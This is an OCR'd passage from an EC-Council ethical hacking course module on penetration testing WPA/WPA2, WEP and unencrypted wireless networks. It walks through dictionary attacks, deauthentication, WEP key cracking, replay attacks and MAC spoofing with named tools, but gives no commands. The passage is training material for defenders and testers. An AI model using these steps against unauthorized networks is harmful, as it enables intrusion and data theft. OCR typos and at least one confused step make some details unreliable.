
Step 5: Perform a WPA/WPA2 dictionary attack

After capturing the EAPOL handshake, perform a **WPA/WPA2 dictionary** attack by creating a list of possible passphrases, compute the hashes of those guesses, and check them against the captured EAPOL. This technique is referred to as a dictionary attack. WPA/WPA2 dictionary attacks can be performed using the tools such as coWPAtty, Aircrak-ng, etc.

Step 6: Steal confidential information

The final step in the process of pen testing a WPA/WPA2-encrypted WLAN is stealing the confidential information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Pen Testing a WEP-Encrypted WLAN

Penetration testing of a WEP-encrypted WLAN consists of the following steps:

Step 1: Determine of the WLAN is WEP encrypted

First check whether the wireless network is WEP encrypted or not. If the WLAN is WEP encrypted, then apply the **WPA/WPA2 penetration** testing on the wireless network.

Step 2: Check for a visible SSID

Check whether the SSID of the WLAN is visible or not. The SSID must be visible in order for the Wi-Fi to work properly.

If YES, sniff the network traffic.

If NO, deauthenticate the client using the tools such as Aireplay-ng, Commview, Void11, etc. After d-authentication try to associate with the client in order to sniff the network traffic.

Step 3: Sniff the traffic

After getting associated with the client, the attacker or the pen tester should sniff the network traffic in order to analyze the traffic and search for the weak clients. In this step the attacker should capture the IVs generated by making use of tools such as airodump-ng or Cain & Abel with a bssid filter to collect unique IVs.

With the help of wireless sniffing tools, the following can be determined: access points for the authorized Medium Access Control (MAC) address, vendor name, or security configurations.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The attacker can then create a list of MAC addresses of authorized access points on the LAN, and cross check this list with the list of MAC addresses found by sniffing.

Step 4: Determine if the packets are captured or injected

After sniffing the network traffic, check the status of the packet capturing. Check whether the packets are captured/injected. If the status of the captured/injected packets is YES, then break the WEP or otherwise, sniff the network traffic again. **NetworkMiner** is a **Network Forensic Analysis Tool (NFAT)** for Windows. It can be used as a passive network sniffer/packet capturing tool in order to detect operating systems, sessions, hostnames, open ports, etc. without putting any traffic on the network.

Step 5: Break WEP


After injecting the packets, break the WEP key using tools such as Aircrack-ng, Airsnort, WEPcrack, etc., WEP is the encryption mechanism that is implemented for providing security for the data transmission of the Wi-Fi network. It has some programming flaws in it that are vulnerable to attacks. These WEP keys can be broken easily.

Step 6: Launch replay attacks

After attaining the WEP encryption key, the attacker can easily launch replay attacks on wireless networks.

1. Check if the SSID is visible or hidden.
2. If the SSID is visible, sniff the traffic, and then check the status of packet capturing.
3. If the packets are captured/injected, then break the WEP key using tools such as Aircrack-ng, Airsnort, WEPcrack, etc., or otherwise sniff the traffic again.
4. If the SSID is hidden, then deauthenticate the client using tools such as Aireplay-ng, Commview, Void11, etc.; associate the client and then follow the procedure of a visible SSID.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Pen Testing Unencrypted WLAN

The following steps illustrate the process of penetration testing of an unencrypted wireless network:

Step 1: Scan the Wi-Fi network

Penetration testing of a WLAN begins with the scanning of the Wi-Fi network. Scan for the networks to map out the wireless networks in the area.

Step 2: Determine if the WLAN is unencryted

Check whether it is **unencrypted WLAN** or encrypted WLAN. If the WLAN is unencrypted, then proceed with the process of pen testing.

Step 3: Determine if the SSID is visible

Check whether the SSID of the WLAN is visible or not. The SSID must be visible in order for the Wi-Fi to work properly.

If YES, sniff for the IP range.

If NO, deauthenticate the client using the tools such as Aireplay-ng, Commview, Void11, etc. Sfter deauthentication, try to associate with the client using the tools such as Airplay-ng or CommView in order to sniff the IP range.

Step 4: Sniff for IP range

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Use the IP sniffing tools to sniff and discover the IP range of the network. The attacker can launch an attack on the wireless network with a known valid IP range.


Step 5: Determine if MAC filtering isenabled

After retrieving the IP range using the **IP sniffing tools**, check for MAC filtering. Check whether MAC filtering is enabled or disabled. If MAC filtering is enabled, then spoof for the valid MAC address. MAC addresses are the requisite credentials for accessing the network. Therefore, if the attacker wants to get connected with the target network, then he or she should have a valid MAC address. If MAC address filtering is disabled, then the attacker can connect to the AP using IP within the discovered range.

Step 6: Spoof a valid MAC

A valid MAC address can be obtained by spoofing it. **MAC addresses** can be spoofed using tools such as MAC ID changer (TMAC, SMAC).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary

- IEEE 802.11 standards based Wi-Fi networks are widely used for communication and data transfer across a radio network.
- A Wi-Fi infrastructure generally consists of hardware components such as wireless routers and APs, antennas, relay towers and authentication servers, and software components such as encryption algorithms, key management, and distribution mechanisms.
- Most widely used wireless encryption mechanisms include WEP, WPA, and WPA2, of which, WPA2 is considered most secure.
- WEP uses a 24-bit initialization vector (IV) to form a stream cipher RC4 for confidentiality and the CRC-32 checksum for integrity of wireless transmission.
- WPA uses TKIP,which utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit keys for authentication, whereas WPA2 encrypts the network traffic using a 256 bit key with AES encryption.
- WEP is vulnerable to various analytical attacks that recover the key due to its weak IVs, whereas WPA is vulnerable to password brute forcing attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Wi-Fi networks are vulnerable to various access control, integrity, confidentiality, availability, and authentication attacks.

Wi-Fi attack countermeasures include configuration best practices, SSID settings best

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.